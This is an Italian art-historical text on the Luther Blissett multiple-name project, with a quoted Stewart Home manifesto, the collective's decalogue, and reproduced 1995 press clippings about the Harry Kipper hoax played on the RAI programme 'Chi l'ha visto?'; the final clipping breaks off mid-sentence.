Derelitti senz'atetto della strada. Le porte luccicanti vi chiamano, i musei vi abbagliano con il loro calore e il loro riflesso, il piano accarezza l'orecchio. Ma per voi tutte le porte sono chiuse. Il ghiaccio e le pietre feriscono i vostri piedi nudi. Siete salutati dall'abbaiare dei cani e dalle minacce dei guardiani. Poveri pazzi! Qui c'è un museo, c'è caldo, c'è conforto per l'anima. Entrate e occupatelo! Fate andare i curatori per la strada e fategli battere i denti. Create poesia!

Voi, specialisti del copyright! Finitela di essere dei cani da guardia contro il plagio e la pirateria. È criminale fare la guardia alle nostre ricchezze culturali. Da chi vi state guardando? Dal mondo, cioè da voi stessi! Aprite gli archivi e lasciate che i veri padroni, tutti, entrino e copino elettronicamente la loro cultura. Create poesia!

Voi, lacchè! Smettete di servire. È una vergogna che un uomo debba essere in schiavitù. Guardate come siete umiliati. I vostri figli deperiscono nell'oscurità e nell'umidità dei sottoscala mentre nel museo del padrone splende il sole della cultura. Spalancate le porte. Fate entrare i vostri figli emaciati nelle gallerie. Fate prendere colore alle loro pallide guance, fate brillare i loro occhi tristi. Fate conoscere ai vostri figli la gioia la felicità che voi non avete mai conosciuto. Create poesia!

Voi, emarginati, peccatori, disprezzati! Venite fuori e distruggete la cultura in cui c'è l'"alto" e il "basso". Alzatevi e fate vedere che siete superiori a Shakespeare e Auden, mostrate che non meritano la vostra società né il vostro disprezzo. Create poesia!

Padroni dei musei e delle case editrici! Se non sopportate l'uguaglianza nascondetevi nelle cantine sotto le scale, negli angoli umidi. Perché noi usciremo allo scoperto, verso il sole della cultura. Create poesia!¹⁸



Stewart Home, *Ruins of Glamour*, 1986, installazione, Chisenhale Studios, Londra

¹⁸ Home S., op.cit., pp.147-148

Luther Blissett

I grandi artisti di domani opereranno di nascosto

Marcel Duchamp

È abitudine citare il situazionismo mitizzandolo come filosofia ispiratrice di diverse pratiche radicali e di forme di azione multiple. Tra queste è difatti facile associare la pratica collettiva di "singolarità multipla" chiamata Luther Blissett. Luther Blissett nasce come un fantasma mediatico, una figura mitologica misteriosa, un'identità diversa da uno pseudonimo, creato non per essere esibito in pubblico: Luther Blissett non è nessuno e tutti possono esserlo.

In realtà, il nome Luther Blissett viene rubato, o per meglio dire è un *détournement* del nome del calciatore, ex centravanti giamaicano del *Watford*, poi acquisito dal Milan, passato agli onori della cronaca prima ancora del multiple name, per aver avuto una pessima esperienza italiana nel 1983-84, in cui sembrava persino che, sovvertendo le regole, la sua incapacità nel gioco appariva come se stesse giocando per la squadra avversaria. Ma alla base di questa scelta ci potrebbe anche essere l'assonanza con il termine inglese *looter bliss* (razziatore/plagiario felice) o l'ispirazione di un progetto di *networking* di una *mail art* inglese che diffondeva composizioni e *collage* di figurine di calciatori.


Formalmente nato nel 1994, il *Luther Blissett Project* si è diffuso dall'Italia al Regno Unito, Stati Uniti, Olanda, Germania, Austria, Finlandia e Ungheria come un virus, ed è arrivato a concepire beffe mediatiche con l'obiettivo di sabotare i centri di controllo e di potere mediante azioni di destabilizzazione culturale, *happening*, mostre e *performance* metropolitane, interventi in pubblicazioni, azioni di superamento dell'arte diventando uno dei progetti più attivi del periodo. La forza di Luther Blissett ha origine grazie all'azione congiunta di attivisti nella *mail art* e nel neoismo che seguono la scia delle multi-identità dei Monty Cantsin e Karen Eliot che si allontanano però dall'ambiente artistico per aprirsi a chiunque in quanto il loro obiettivo era di andare oltre le logiche di appartenenza personalistica creando una rete di tanti multividui per sovvertire le rigide categorie della politica, dello spettacolo e della comunicazione mediatica in un paese in cui si tende molto a parlare per identità di appartenenza fisse.

Luther Blissett è

«un personaggio che, facendo leva sull'elusività garantita dal nome multiplo, avrebbe potuto costruire la propria reputazione scavalcando i recinti rappresentati dai marchi, dai diritti d'autore e più in generale da tutto ciò che impediva la libera circolazione



Luther Blissett, *Rivista di Guerra Psichica e Adunate Silenziose* n.0, 1995



Luther Blissett, *Rivista Mondiale di Guerra Psichica* n.1 n.2, 1995



Luther Blissett, *Rivista Mondiale di Guerra Psichica* n.3, 1995/96



Luther Blissett, *Elaborazione grafica contenuta nella Rivista Mondiale di Guerra Psichica* n.1 n.2, 1995



Luther Blissett, *Annuncio per un rave psicogeografico a Feltre*, 1995

di idee e conoscenze. Colossale "scatola vuota", Luther Blissett avrebbe infatti potuto riempirsi illimitatamente, plagiando, contaminando e rimettendo in circolo storie e saperi, moderno Robin Hood della comunicazione. Ma il progetto prevedeva anche che un simile personaggio, dapprima virtuale, divenisse a poco a poco sempre più reale, guadagnandosi un "peso specifico" crescente nel panorama culturale italiano e internazionale. L'obiettivo era infatti quello di far sì che Blissett, acquisisse una fama tale da potersi insediare stabilmente, avendo così la possibilità di introdurre elementi di novità che contribuissero col tempo a modificarlo. Evadendo i fisiologici limiti di una cultura underground e rifiutando la coagulazione entro i confini dell'arte, Luther adotta uno stile "tattico", diffondendosi tra le maglie di quell'overground dei media e della cultura pop da cui desidera essere "recuperato", e del quale si studiano tutte le possibili "fare" da sfruttare a proprio vantaggio. In quella che si configura come una vera e propria "guerriglia mediatica, fatta di beffe clamorose e azioni eclatanti, i mezzi di comunicazione vengono così cooptati in un gioco che ha come obiettivo proprio la diffusione e il propagarsi della fama di Luther Blissett. Ma negli anni nessuna lettura del progetto sembra in grado di esaurirne i contenuti, e nel momento in cui si suppone di averne definito la "fisionomia", il suo "volto e la sua firma riappaiono sotto altre vesti. La difficoltà di risalire a un'identità, fisica o teorica, nel progetto, non viene diminuita nemmeno dalla comunicazione "in positivo" attuata dalla strana creatura multipla, articolata anch'essa in una molteplicità di forme: col suo nome vengono condotte campagne di controinformazione, pubblicati libri, fanzine e manifesti, realizzate trasmissioni radiofoniche e performance teatrali. Ogni manifestazione contribuisce ad arricchire la proteiforme fisionomia di Blissett, che a sua volta mette in pratica una continua auto-storicizzazione in cui "lui stesso" racconta le proprie multiformi epifanie, pubblicizzandole e invitando a prendere parte al progetto. Col tempo dunque la fama di Luther Blissett assume una "consistenza" sempre maggiore, pronta, allo scadere del quinquennio previsto, a essere definitivamente spesa per consentire a chi ha preso parte al progetto di fare il proprio ingresso nel mainstream.»²⁰

Le persone che in Italia hanno adottato il nome di Luther Blissett sono lavoratori immateriali e atipici ovvero programmatori, *web designers*, operatori culturali, grafici, *copy writers*, traduttori, eccetera, ma ciò non implica nessun monosoggettivismo. Chiunque poteva usare il nome di Luther purché ne facesse un'arma per le nuove lotte di classe perché, per lottare, c'era bisogno di una nuova mitopoiesi, c'era bisogno di usare le leggende urbane, le tecniche di *intelligence* e le strategie pubblicitarie dirottando tutto verso la creazione di una reputazione, di un personaggio che avrebbe compiuto azioni di guerriglia verso la cultura del suo tempo, creando così un nuovo *folk*

²⁰ Tommasini M., *Il viaggio dell'eroe. Luther Blissett e le epifanie del molteplice*, «Paragrafo. Rivista di letteratura & immaginari», Bergamo, Sestante, 2007, pp.48-49


hero le cui scorribande facessero intravedere i contorni di una nuova potenziale comunità.

La guerriglia mediatica non è un modo di riappropriarsi dell'informazione nel senso di rubare spazio al sistema massmediatico "ufficiale" o di dimostrare la deformazione delle notizie esercitata da quest'ultimo. Essa è la realizzazione di un gioco all'inganno reciproco, una forma di cooptazione dei media in una trama impossibile da cogliere e da comprendere, una trama che fa cadere i mass media vittime della loro stessa prassi. Pura arte marziale: usare la forza (e l'imbecillità) del nemico rivolgendogliela contro.²¹

Come scrive Tom Graves, chiunque può essere Luther Blissett perché Luther Blissett è un'attività come qualsiasi altra che può essere appresa con la pratica, la consapevolezza e la conoscenza attiva dei principi fondamentali. Luther Blissett è un'arte in grado di risolvere qualsiasi problema. Non è una materia di studio, è uno stato mentale, uno strumento che presenta aspetti paradossali. È uno strumento analitico che si serve dell'intuito e insieme uno strumento intuitivo basato sull'analisi, tuttavia è utile perché si inserisce in modo facile e armonioso a colmare il divario tra gli strumenti "pensanti" dell'analisi e del metodo scientifico, e gli strumenti "sensibili" dell'immaginazione, dell'intuizione e della soggettività.

Cosa vuole Luther Blissett

1. LUTHER BLISSETT è un personaggio-metodologia. L'idea è quella di suscitare un interesse morboso nelle opere, azioni e reputazioni di Luther Blissett. Luther Blissett vuole fuggire dal carcere dell'Arte e CAMBIARE IL MONDO. A questo scopo si adopera per presentare alla società capitalistica un'angosciante immagine di sé stessa, e disprezza gli architetti catalani di mezza età.
2. Chiunque può divenire Luther Blissett semplicemente dichiarandosi parte del progetto e firmandosi col nome collettivo Luther Blissett. Si tratta di un genuino esperimento esistenziale, un esercizio di filosofia pratica. Luther Blissett desidera vedere cosa succede quando si cessa di distinguere tra chi costruisce e ciò che viene costruito: la scultura del Mosé di Michelangelo diviene la storia di un'afasia che porta all'autolesionismo e al suicidio, mentre gli architetti postmoderni muoiono per overdose di anabolizzanti, screditando le palestre in cui si allenavano e dopavano. È un giochino che aiuta a capire molte cose.
3. Luther Blissett ripone la propria fede in una filosofia pratica, ma disdegna e boicotta lo studio della logica come avviene nelle università o in altri istituti autoritari. Il Progetto Luther Blissett va sperimentato per strada, ed implica la creazione continua di stili di vita libertari - non astrazioni teoriche spacciate per



Luther Blissett, *Elaborazione grafica contenuta nella Rivista Mondiale di Guerra Psichica* n.1 n.2, 1995



Luther Blissett, *Decalogo contenuta nella Rivista di Guerra Psichica e Adunate Silenziose* n.0, 1995

²¹ Blissett L., *Totò, Peppino e la guerra psichica 2.0*, Torino, Einaudi, 2000, pag. XXIV



Luther Blissett, *Elaborazione grafica contenuta nella Rivista Mondiale di Guerra Psichica n.3, 1995/96*

"critica radicale".

4. Il capitalismo domina le cose e le persone nominandole e descrivendole: "Tu sei un Io". "No, io non voglio più essere un Io, voglio essere infiniti li!". il nome collettivo distrugge i meccanismi di controllo della logica borghese. Senza possibilità di classificazione, il potere non può imporre identità precotte e predigerite, né operare per metterle l'una contro l'altra. Pavlov muore coi suoi fottuti campanelli.
5. Poiché il mondo in cui viviamo va destrutturato e cambiato da cima a fondo, abbiamo adottato un nome collettivo. Ogni azione firmata Luther Blissett è una sfida al Dominio, è la dimostrazione che siamo ingovernabili.
6. Il Progetto Luther Blissett è stato avviato nel 1994 dal musicista e performer californiano Coleman Healy, che ne ha poi attribuito la "paternità" a Harry Kipper, un inglese immaginario. Questa sorta di teogonia, per tutto lo scorso anno, ha costituito un nome collettivo parallelo: mentre usavano il nome Luther Blissett, varie situazioni in tutto il mondo cooperavano per diffondere false voci su Harry Kipper. Rientra in questo sottoprogetto quella che i media italiani hanno chiamato la "beffa" a 'Chi l'ha visto?', su cui non abbiamo più intenzione di spendere parole.²²

²² Blissett L., *Rivista di Guerra Psichica e Adunate Sediziose*, n.0, aprile/maggio 1995

Chi l'ha visto?

Nella primavera del 1994, Luther Blissett, attraverso una campagna mediatica fatta di azioni, proclami, rivendicazioni e smentite, sconvolge la vita quotidiana, gli ambienti artistici, la lotta studentesca, i quotidiani e le radio bolognesi tastando la vulnerabilità dei media ufficiali. Durante l'estate, Alberto Rizzi, poeta e mail artista, invia una lettera a Vittore Baroni e Piermario Ciani tentando di coinvolgerli in un'azione di Luther Blissett verso la televisione di Stato:


Caro Piermario,
sto partecipando al progetto -Luther Blissett- con i -Transmaniaci- di Bologna e curando una iniziativa che si propone di mettere il dito nella piaga di quanti, tra i media, usano il dolore e la violazione della privacy per produrre audience. In pratica si tratta di organizzare la scomparsa di questo finto personaggio e pubblicizzarla tramite affissioni, segnalazioni ai giornali, ecc. fino ad arrivare, se fosse possibile, a Chi l'ha visto? Ci serve un responsabile che gestisca queste cose e che ci faccia da -frontman-, una persona determinata, credibile agli occhi del pubblico, che segua le nostre indicazioni e non sia direttamente riconducibile al gruppo di Bologna. Se ti senti interessato, telefonami, altrimenti butta via tutto e scordatene, senza passare la cosa ad altri mailartisti.
Saluti Alberto Rizzi.²³

Durante le feste natalizie Alberto Rizzi e alcuni giovani amici arrivano a casa di Ciani

«Nel giro di mezzora era tutto fatto e dopo un paio di giorni me ne sono andato in vacanza tranquillo, pensando che ci saremmo scritti, poi ci saremmo rivisti... il tutto senza fretta. Invece una settimana dopo, al mio ritorno, trovo i ritagli di giornale che mi aveva messo da parte mio padre e il telefono che squillava di continuo per cercare notizie, conferme... l'Ansa, Onde Furlane, Chi l'ha visto?»²⁴

Luther Blissett aveva inventato un virtuale illusionista inglese di nome Harry Kipper e aveva fatto girare in internet l'unica foto disponibile. Molti poi avevano aggiunto una serie di interviste e dichiarazioni inventate facendo crescere la leggenda metropolitana di questo artista, conosciuto nel suo ambiente col nome d'arte di Luther Blissett, che si era messo in viaggio per l'Europa in *mountain-bike* con l'intento di tracciare la parola ART sulla mappa del continente in un esercizio di psicogeografia.

Durante il Natale del 1994 le strade furono letteralmente invase dai volantini che annunciavano la scomparsa di Kipper e si sa che, se c'è odore di scoop giornalistico, i



Il volto creato da Luther Blissett del falso Harry Kipper



La scritta ART che Harry Kipper voleva tracciare attraverso la sua deriva psicogeografica

²³ Balducci L., *Pseudonimi, nomi multipli e assenza del nome nell'arte del Novecento*, Tesi di laurea 2003/04, pag.72

²⁴ Ibidem

L'ultima volta è stato visto a Bertioło SCOMPARSO UN ARTISTA: S.O.S. IN FRIULI DA LONDRA Stava facendo in bici un giro in Europa Si pensa che abbia deviato in Bosnia

Da Bologna e da Londra è rimbalzato in Friuli un appello per avere notizie sugli ultimi spostamenti di un artista inglese. Si tratta di Harry Kipper, di 33 anni, alto 1,75, capelli rosso scuro e occhi verdi e magnetici, che non dà notizie da circa 10 settimane. Come ha riferito l'artista Federico Guglielmi da Bologna, Kipper, che con lo pseudonimo di Luther Blissett faceva anche spettacoli di piazza di illusionismo e magia, è stato segnalato l'ultima volta a Bertioło ed era diretto a Trieste. A metà ottobre, allo scrittore londinese Stewart Home, suo amico, era giunta una telefonata di Kipper che diceva di trovarsi in Bosnia, poi i contatti sono cessati. Da quanto a conoscenza di artisti italiani suoi conoscenti, Kipper stava facendo, in mountain bike, un particolare giro d'Europa per tracciare, secondo l'idea del friulano Piermario Ciani, una linea immaginaria che, unendo varie città, componesse la parola "ART". Kipper si era fermato da Ciani quest'estate per alcuni giorni. Nei primi di settembre doveva andare a Trieste per riprendere il giorno, ma a Trieste nessuno lo ha mai visto arrivare. Kipper aveva, dal 1991, cominciato ad attuare questo giro di "turismo psicogeografico" tracciando la "A" da Madrid a Londra e Tolone. Nei due anni successivi Kipper ha tracciato la "R" proseguendo per Bruxelles, Bonn, Zurigo, Ginevra e Ancona e nel 1994 ha cominciato la "T" che, dopo Trieste, avrebbe dovuto portarlo a Salisburgo, Berlino, Varsavia e di nuovo indietro fino ad Amsterdam. Invece, dal Friuli, ci sono state la sua possibile e inspiegata deviazione in Bosnia e la scomparsa.

"Gazzettino de Friuli", 12/1/1995

CHI L'HA VISTO? IN FRIULI SULLE TRACCE DI KIPPER

Anche quelli di "Chi l'ha visto?" sono sulle tracce di Harry Kipper, l'artista-performer inglese che sarebbe scomparso alcune settimane fa in Friuli. Per cercare di saperne di più su questo personaggio, che aveva progettato con il friulano Piermario Ciani una performance concettuale costituita da un giro in bicicletta che doveva formare la parola "Art" ("arte") tra i paesi del Friuli, una troupe della trasmissione di Rai 3 è arrivata ieri in città, a Radio Onde Furlane, da dove erano stati mandati in onda, prima di Natale, una serie di appelli per ritrovare Harry Kipper. Per ricostruire gli ultimi passi, prima di recarsi in Inghilterra, quelli di "Chi l'ha visto" hanno parlato con Paolo Cantarutti della rivista "Usmis", che aveva pubblicato il progetto della performance, e con l'artista di Rovigo Alberto Rizzi, in contatto con Kipper. Secondo il regista della trasmissione, la scomparsa non sarebbe altro che un'opera d'arte concettuale messa in atto dallo stesso artista inglese.

"Il Gazzettino", 19/1/1995

"CHI L'HA VISTO?" E LA BURLA DILAGA

Come confezionare una burla e (quasi) farla franca. Un caso singolare, quello di una finta notizia rimbalzata fino a diventare vera e documentata. I fatti. Un paio di settimane fa le agenzie di stampa battono alcune righe sulla "scomparsa di un artista inglese, Harry Kipper, 33 anni, alto 1,75, segnalato l'ultima volta in Friuli, ospite di un artista locale, autore di una particolare performance artistica che avrebbe portato Kipper in bicicletta in giro per l'Europa, per formare la parola "Art" unendo sulla cartina geografica varie località, Friuli compreso. Gli organi di stampa locali lanciano un appello per cercare l'artista scomparso, e alla fine arriva l'interessamento degli esperti di "Chi l'ha visto?".

Tutto falso, certo. Tutto parte di un progetto creato a Bologna dal gruppo dei "Transmaniaci", ispirati a teorie situazioniste, il cui fine è la creazione di situazioni atte a mettere in contraddizione la società. E cosa c'è di meglio che agire in un fenomeno "alla moda" come quello degli "scomparsi", per arrivare in prima pagina?

Harry Kipper esiste, o meglio, ora si chiama Luther Blissett (come l'ex-giocatore milanista), ed è un famoso performer situazionista britannico.

Ma del Friuli non ha mai sentito parlare. Il suo nome, invece, viene utilizzato come pseudonimo collettivo, per firmare opere contro culturali a base di contestazioni, boicottaggi, lettere ai giornali, per creare una mitologia dell'improbabile e dell'ambiguo. È impossibile trovare una mente unica dietro questa burla. Anche perché alcuni dettagli, come la performance "psicogeografica" in Europa, ideata dall'artista friulano Piermario Ciani (lui sì, esiste), non sono frutto di invenzione.

Tutti vittime di "Luther Blissett", insomma. Ma anche tutti complici, senza un unico responsabile. E pensare che stavano per arrivare al "cuore del sistema", alla Tv. Allora sì che la performance sarebbe stata completata... A.I.

DA BOLOGNA E DA LONDRA APPELLO PER RITROVARE HARRY KIPPER

Inglese scomparso: è in Friuli?

Luomo, 33 anni, mago e illusionista, è stato segnalato per l'ultima volta a Bertioło

UDINE - Da Bologna e da Londra è rimbalzato in Friuli un appello per avere notizie dell'artista inglese Harry Kipper, 33 anni, alto 1,75, capelli rosso scuro e occhi verdi "magnetici", che non dà notizie di sé da circa dieci settimane.

Come ha riferito da Bologna Federico Guglielmi, un amico dello scomparso, Kipper, che con lo pseudonimo di Luther Blissett faceva anche spettacoli di piazza di magia, è stato segnalato l'ultima volta a Bertioło, ospite di un artista friulano, Piermario Ciani, ed era diretto a Trieste. A metà ottobre, allo scrittore londinese Stewart Home era giunta una telefonata di Kipper che diceva di essere in Bosnia, poi i contatti sono cessati. Nessuno ha potuto accertare se la telefonata che l'artista aveva detto di fare dalla Bosnia fosse in realtà proveniente da quel paese. Nessuno, del resto, è in grado di spiegare perché mai Kipper, benché eccentrico, avesse deciso di recarsi nell'ex-jugoslavia attraversando, magari sempre in bicicletta, quei luoghi tanto martoriati dalla guerra.

Da quanto riferito da artisti italiani suoi conoscenti, Kipper stava facendo, in mountain bike, un particolare giro d'Europa per tracciare, secondo una linea immaginaria che, unendo varie città, componesse la parola "ART". Kipper aveva cominciato nel '91 questo giro di "turismo psicogeografico" tracciando la "A" da Madrid a Londra e Tolone. Nei due anni successivi Kipper aveva tracciato la "R" proseguendo e nel '94 aveva dato inizio alla "T" che dopo Trieste avrebbe dovuto portarlo a Salisburgo, Berlino, Varsavia e Amsterdam.

Giunto nella nostra regione aveva deciso di tracciare idealmente la parola "ART" anche in Friuli. Aveva preso il via, l'estate scorsa, da Pordenone. Aveva toccato Maniago, Sauris e Codroipo per scrivere la "A". Tolmezzo, Gemona, San Daniele e Mortegliano le tappe per la "R". Udine, Pontebba, Tarvisio e Treppo Carnico per la "T". Poi era andato a Bertioło prima di riprendere il tour europeo.

mass media non ci mettono tanto ad abboccare. La notizia così inizia a rimbalzare dall'ANSA ai quotidiani locali e nazionali finché anche la RAI, con l'apposita trasmissione di ricerca degli scomparsi "Chi l'ha visto?", abbocca all'amo della beffa.

La trasmissione invia una *troupe* a Bologna dove trova gli amici di Kipper che lanciano un'appello per ritrovarlo. Nel frattempo altri Luther segnalano di averlo visto a Udine e la trasmissione, seguendo le tracce, raccoglie altre testimonianze fino ad arrivare a Londra dove filma i luoghi frequentati da Kipper, la sua casa e le sue opere. Tutte le riprese vengono montate e viene lanciato il promo della puntata dedicata a Kipper che però non verrà mai mandata in onda perché la trasmissione, alla fine di tutto il lavoro fatto, fa una telefonata all'ambasciata britannica e una ricerca anagrafica mirata fa scoprire che Harry Kipper non è mai esistito, che tutto era falso. Qualche giorno dopo Luther Blissett rivendicherà la beffa svelandone tutti i retroscena.

L'appetibilità della sparizione di Harry Kipper nasceva dal fatto che si trattava di un personaggio originale, e l'ambiente in cui si muoveva lo era altrettanto: artisti sui generis, radio indipendenti, gruppi giovanili, sottoculture. La storia da raccontare era anch'essa molto accattivante.

Quando si è trovata sui luoghi attraversati da Kipper, la *troupe* della Rai ha potuto raccogliere prove concrete e testimonianze del suo passaggio: gente che lo aveva ospitato, amici, oggetti dimenticati, ecc. Questo era il nucleo verificabile della notizia: i segni del passaggio e dell'esistenza di Harry Kipper. Quello che i cacciatori-talpe non potevano prevedere era che queste prove erano state costruite ad hoc. La coordinazione tra i tre gruppi di truffatori (Bologna, Udine, Londra) ha dato il tocco finale di verosimiglianza a tutta la costruzione. Poco importa che il servizio sulla sparizione di Kipper non sia andato in onda, perché si erano già raccolti tutti gli elementi necessari per trasformare in zimbelli i segugi di "Chi l'ha visto?".²⁵

Nella trasmissione televisiva "Chi l'ha visto?" si celebra in maniera fin troppo scoperta una delle caratteristiche del potente: la capacità di spiare chiunque. L'animale predatore dimostra la sua superiorità su tutti gli animali che è in grado di spiare, raggiungere e afferrare. Quante più persone si è in grado di tenere sotto controllo, tante più si possono potenzialmente afferrare. Uno stato democratico e buonista non può stringere chiunque in una morsa carceraria, ma potendo determinare la posizione di qualunque cittadino ricorda a tutti che la distanza tra potenza e atto è spesso dovuta a semplici ragioni di opportunità politica. Dimostrare che le troupes di "Chi l'ha visto?" possono facilmente inseguire un fantasma, arrivando fino a Londra per cercarne le tracce, è una tappa fondamentale nel tentativo di disinnescare l'armamentario del nemico.²⁶

TV/1. Beffa per «Chi l'ha visto?»

In cerca di Kipper che non esiste

■ BOLOGNA. Chi l'ha visto? Nessuno, semplicemente perché non esiste. A meno che non si voglia considerare realtà tutto ciò che virtualmente «accade» in televisione. Allora, in questo senso il «noto illusionista londinese Harry Kipper» è scomparso davvero, e bene ha fatto la popolare trasmissione di Raitre *Chi l'ha visto?* ad occuparsene e programmare la messa in onda della sua vicenda. Saho poi bloccare il servizio, già costato trasferte in nord Italia e a Londra, interviste e ricostruzioni, poiché in realtà Harry Kipper non esiste. O meglio un Kipper c'è stato, però senza fortuna nel periodo del punk come spalla per i Sex Pistols. Ma non ha niente a che vedere con l'artista «psicogeografico» che, quando è stata denunciata la scomparsa in Friuli, viaggiava con la sua bici tracciando per l'Europa immaginarie linee diagonali con cui componeva sulla cartina la parola «Art»...

Una beffa bella e buona, anzi ottima nei suoi particolari: così improbabili quanto affascinanti. Responsabile della super-burla, che ha avuto come vittime alcuni giornali prima della trasmissione di Giovanna Milola, un gruppo di ragazzi bolognesi conosciuti nell'underground come i «Luther Blissett». Sotto questa sigla agisce anonimamente un numero pare gigantesco di giovani europei, che negano così il «bisogno» di controllo e sche-

datura delle amministrazioni e degli stati. Anche Blissett è esistito, e lo ricordano gli appassionati di calcio come centravanti del Milan dei tempi bui, come quello che sbagliava i gol a porta vuota. I «Blissett», a Bologna ragazzi sui 25 anni, scorrazzano per il mondo dei mass-media come *hackers* nell'informatica, compiendo atti di pirateria. Niente a che vedere con la goliardia, molto con una filosofia tesa a scardinare i sistemi mediatici ed elettronici a fini «democratici», e con una sorta di «situazionismo» che vuole reinterpretare luoghi e percorsi dello spazio urbano più familiare.

Per la verità non deve essere difficile «gabbare» una trasmissione come quella di Raitre, che per i suoi stessi meccanismi si espone a mitomanie varie. L'ultimo episodio proprio l'altro ieri, quando la casalinga Violetta Chiari ha confessato di essersi inventata una storia di persecuzione. Ma il «Blissett» ha fatto veramente le cose in grande: perché «Chi l'ha visto?» è il lato nazionale-popolare del bisogno di inquadranza — dice Davide, un blissettiano —, e l'operazione l'abbiamo condotta per bene, non abbiamo agito da soli. Ci saranno altre montature simili ai danni dei mass-media? «Vedremo, ma intanto io suggerirei di controllare bene questa storia di Kipper: sarà veramente tutto falso o c'è qualcosa di reale...?».

[Vanni Masala]

L'Unità, 21 gennaio 1995

²⁵ Blissett L., *Totò, Peppino e la guerra psichica 2.0*, Torino, Einaudi, 2000, pp. XXX-XXXI

²⁶ Blissett L., op. cit., pag. XLIV

LO SCHERZO GRANDE BEFFA A "CHI L'HA VISTO?"

BOLOGNA - Hanno inventato tutto: il personaggio, la notizia della sua scomparsa, le tracce disseminate ad arte in Italia ed all'estero. Per scovare il misterioso mago "Luther Blissett" si è mossa anche la troupe di "Chi l'ha visto?", che aveva oramai preparato la trasmissione, già annunciata per la prossima settimana. Ma era una clamorosa beffa ideata da un gruppo underground bolognese: "Volevamo che inseguissero uno scomparso virtuale e lasciassero stare quelli veri", hanno spiegato i giovani "pirati".

CHI SONO

GIOVANI PIRATI SCANZONATI

BOLOGNA - Nell'ambiente universitario e underground bolognese i "Luther Blissett" stanno diventando una piccola istituzione (aimè, N.d.L.). Sono un gruppo numeroso dell'età media di venticinque anni e hanno la sede nei locali di Radio Città del Capo, emittente cittadina che ospita il loro programma ogni mercoledì a tarda notte, qualcosa di assai particolare che si basa sul termine di "psicogeografia". Tale concetto deriva dalla filosofia situazionista di fine anni '50 e in sostanza prevede un rapporto nuovo o comunque diverso con l'ambiente circostante, con i luoghi cittadini e con i percorsi che nello spazio urbano ci si trova quotidianamente ad affrontare. Non a caso il loro programma radiofonico si svolge attraverso la comunicazione con pattuglie inviate in luoghi particolari della città, scelti con criteri che possono essere quello di visitare lo scenario ove si è svolto un curioso fatto di cronaca, quello di andare dove un ascoltatore richiede la loro presenza, oppure, semplicemente, scegliere un posto che suscitò ricordi intensi. E allora ecco i Blissett in azione.

COSÌ HANNO BEFFATO "CHI L'HA VISTO?"

Chi l'ha visto lo scherzo? Un gruppo di giovani bolognesi che rispondono al nome collettivo "Luther Blissett" hanno tratto in inganno i redattori della trasmissione di RaiTre "Chi l'ha visto?". Si sono inventati la sparizione del loro leader, l'inglese Harry Kipper e una troupe del programma si è mossa sulle sue tracce. Peccato che il signor Kipper sia un parto della fantasia. I palinsesti RAI annunciano la messa in onda della puntata per la prossima settimana, ma probabilmente il servizio verrà a questo punto sostituito.

'IL MAGO BLISSETT È SPARITO': LA RAI CI CREDE MA È REALTÀ VIRTUALE CYBER-BEFFA A 'CHI L'HA VISTO?'

Inventano la notizia e seminano false piste: la trasmissione bloccata in extremis.

BOLOGNA - La differenza tra universi reali e virtuali è ogni giorno indubbiamente più sottile. Proprio quando le polemiche su falsi televisivi più o meno clamorosi sono all'ordine del giorno, una vicenda da "realtà virtuale" montata ad arte da un gruppo di giovani bolognesi rispondenti al nome collettivo di "Luther Blissett" (come il centravanti di colore che giocò con poco successo nel Milan qualche anno fa), con affiliati nel Friuli e addirittura nel cuore di Londra, rischia di trasformarsi in drammatica realtà, andando molto vicino a diventare il soggetto di una puntata di "Chi l'ha visto?", la popolare trasmissione di RaiTre alla ricerca delle persone scomparse. Protagonista della storia è un fantomatico illusionista londinese di nome Harry Kipper, attivo nell'ambiente punk e underground della capitale inglese verso la fine degli anni '70. Lui, interprete tra l'altro di spettacoli di magia nelle

